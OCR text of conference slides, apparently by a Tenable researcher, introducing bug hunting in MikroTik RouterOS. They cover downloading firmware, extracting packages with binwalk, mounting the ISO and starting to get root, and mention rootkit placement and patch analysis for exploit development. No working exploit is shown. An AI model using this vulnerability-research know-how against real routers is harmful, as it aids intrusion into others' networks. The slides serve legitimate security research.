
Let’s Bug Hunt in RouterOS

Jacob Baines

March 8, 2020

Slides and Code




https://github.com/tenable/routeros

tenable


Purpose & Assumptions

Talk Overview

Introduction



Acquiring RouterOS



Getting Root

Filesystem Layout

Attack Surface

Examine a Bug

tenable

albinolobster@ubuntu:~$ whoami

Jacob Baines

Principal Research Engineer @ Tenable


@Junior_Baines

jacob-baines

tenable

Introduction

Who is this guy?



tenable

Introduction


What's RouterOS?

- Headquartered in Latvia.
- Produces networking devices and software.
- Sold worldwide.
- Active user base:
  - https://mum.mikrotik.com/
  - https://forum.mikrotik.com
  - https://www.reddit.com/r/mikrotik

Introduction
What's RouterOS?

tenable


Introduction
Why Should I Care?



tenable

Introduction

Why Should I Care?





4 SEPTEMBER 2018 / MIKROTIK

7,500+ MikroTik Routers Are Forwarding Owners' Traffic to the Attackers, How is Yours?


[Update]

2018-09-05 11:00 GMT+8, with the generous help from the AS






Introduction
Why Should I Care?




tenable

Introduction
Why Should I Care?




tenable



Acquiring RouterOS

Just Download It

- NPK Format
  - MIPSBE, SMIPS, MMIPS, TILE, PPC, x86, and ARM.
  - All the same code. Just different architectures.
    - x86 has some extra cloud goodness.
  - ***Main package*** is a fat NPK containing the base features.
  - ***Extra package*** is a zip with many NPK.
- ISO Image is x86 only




https://mikrotik.com/download

tenable

Acquiring RouterOS
But Which One?!

- Four Development branches:
  - Long-term: Updated “rarely.” Mostly bug fixes.
  - Stable: Bug fixes and new features.
  - Testing: New features.
  - Development: Next generation.
- Not pictured:
  - Legacy: the last 5.x release.
- I prefer to work on Stable.




https://mikrotik.com/download

tenable

Acquiring RouterOS

History is cool!



- Archive dates back to 2011:
  - https://mikrotik.com/download/archive
- Access versions 3.x - 7.0.
- Great for patch analysis.
- Great for exploit dev.
- Great for when they've patched all your vulns!

tenable

Acquiring RouterOS

What's this NPK?

```
albinolobster@ubuntu:~$ binwalk -e routeros-mipsbe-6.46.4.npk

DECIMAL       HEXADECIMAL     DESCRIPTION

4096          0x1000          Squashfs filesystem, little endian, version 4.0, c
ompression:xz, size: 10441368 bytes, 980 inodes, blocksize: 262144 bytes, create
d: 2020-02-21 12:19:40
10448954      0x9F703A        ELF, 32-bit MSB MIPS64 executable, MIPS, version 1
 (SYSV)
10479350      0x9FE6F6        Unix path: /sys/devices/system/cpu
10483750      0x9FF826        ELF, 32-bit MSB MIPS64 executable, MIPS, version 1
 (SYSV)
10561016      0xA125F8        xz compressed data
10561044      0xA12614        xz compressed data
11663038      0xB1F6BE        xz compressed data

albinolobster@ubuntu:~$ ls -l ~/_routeros-mipsbe-6.46.4.npk.extracted/squashfs-r
oot/
total 56
drwxr-xr-x  2 albinolobster albinolobster 4096 Feb 21 07:19 bin
drwxr-xr-x 11 albinolobster albinolobster 4096 Feb 21 07:19 bndl
drwxr-xr-x  2 albinolobster albinolobster 4096 Feb 21 07:19 boot
```

- Software package format for RouterOS.
- Basically, squashfs and metadata.
- *Mostly* securely signed:
  - CVE-2019-3976 & PoC
- Not an open standard parsers exist:
  - Including my own.
- Just use binwalk to extract the filesystem.
  - `sudo apt install binwalk`
  - `binwalk -e ~/routeros-mipsbe-6.46.4.npk`

tenable


Acquiring RouterOS

What's in the ISO?

```
albinolobster@ubuntu:/media/mt$ ls -l
total 24530
-r--r--r-- 1 root root   295802 Jan 23 02:30 advanced-tools-6.45.8.npk
-r--r--r-- 1 root root    24657 Jan 23 02:45 calea-6.45.8.npk
-r--r--r-- 1 root root       48 Jan 23 03:03 defpacks
-r--r--r-- 1 root root   208977 Jan 23 02:30 dhcp-6.45.8.npk
-r--r--r-- 1 root root  1491025 Jan 23 02:58 dude-6.45.8.npk
-r--r--r-- 1 root root    53329 Jan 23 02:45 gps-6.45.8.npk
-r--r--r-- 1 root root   225361 Jan 23 02:33 hotspot-6.45.8.npk
-r--r--r-- 1 root root   462929 Jan 23 02:32 ipv6-6.45.8.npk
dr-xr-xr-x 2 root root     2048 Jan 23 03:03 isolinux
-r--r--r-- 1 root root  1146961 Jan 23 02:58 kvm-6.45.8.npk
-r--r--r-- 1 root root    61521 Jan 23 02:45 lcd-6.45.8.npk
-r--r--r-- 1 root root   129389 Jan 22 09:30 LICENSE.txt
-r--r--r-- 1 root root   184401 Jan 23 02:48 lora-6.45.8.npk
-r--r--r-- 1 root root   127057 Jan 23 02:32 mpls-6.45.8.npk
-r--r--r-- 1 root root    73809 Jan 23 02:45 multicast-6.45.8.npk
-r--r--r-- 1 root root   278609 Jan 23 02:45 ntp-6.45.8.npk
-r--r--r-- 1 root root   458833 Jan 23 02:32 ppp-6.45.8.npk
-r--r--r-- 1 root root   127057 Jan 23 02:32 routing-6.45.8.npk
-r--r--r-- 1 root root   462929 Jan 23 02:31 security-6.45.8.npk
-r--r--r-- 1 root root 15914085 Jan 23 02:29 system-6.45.8.npk
-r--r--r-- 1 root root     1327 Jan 23 03:03 TRANS.TBL
-r--r--r-- 1 root root    69713 Jan 23 02:45 ups-6.45.8.npk
-r--r--r-- 1 root root   966737 Jan 23 02:48 user-manager-6.45.8.npk
-r--r--r-- 1 root root  2342993 Jan 23 02:36 wireless-6.45.8.npk
```


- Mostly just a bunch of NPK.
- Also provides easy access to the system's initrd.
  - */sbin/setup* is the binary of interest
  - Parses and mounts the NPK.
  - Probably an excellent place for a rootkit.
- Mounting the ISO is easy:
  - `sudo mkdir /media/mt`
  - `sudo mount ./mikrotik-6.45.8.iso /media/mt -o loop`

tenable




Getting Root

...But Why?



- RouterOS is a black box.
- No insight into the router's inner workings.
- Unable to introduce and run debugging tools.
- Need to trick the system into letting us in.

Getting Root
Acquiring Hardware




https://www.amazon.com/Mikrotik-RB951UI-2ND-RouterBoard-RB951Ui-2nD-hAP/dp/B0144ESOSM/

tenable

Getting Root

Getting Hardware… With a USB Port



[Rooting RouterOS with a USB Drive]

[Owning the Network with BadUSB]

tenable

Getting Root

Where's My Root Shell?

```
albinolobster@ubuntu:~$ ssh admin@192.168.88.76

  MMM       MMM       KKK                          TTTTTTTTTTT      KKK
  MMMM     MMMM       KKK                          TTTTTTTTTTT      KKK
  MMM MMMM MMM  III   KKK  KKK  RRRRRR     OOOOOO      TTT     III  KKK  KKK
  MMM  MM  MMM  III   KKKKK     RRR  RRR  OOO  OOO     TTT     III  KKKKK
  MMM      MMM  III   KKK KKK   RRRRRR    OOO  OOO     TTT     III  KKK KKK
  MMM      MMM  III   KKK  KKK  RRR  RRR   OOOOOO      TTT     III  KKK  KKK

  MikroTik RouterOS 6.46.2 (c) 1999-2020       http://www.mikrotik.com/


ROUTER HAS NO SOFTWARE KEY
--------------------------
You have 21h12m to configure the router to be remotely accessible,
and to enter the key by pasting it in a Telnet window or in Winbox.
Turn off the device to stop the timer.
See www.mikrotik.com/key for more details.

Current installation "software ID": 0XYZ-CFZR
Please press "Enter" to continue!


[admin@MikroTik] > uname -a
bad command name uname (line 1 column 1)
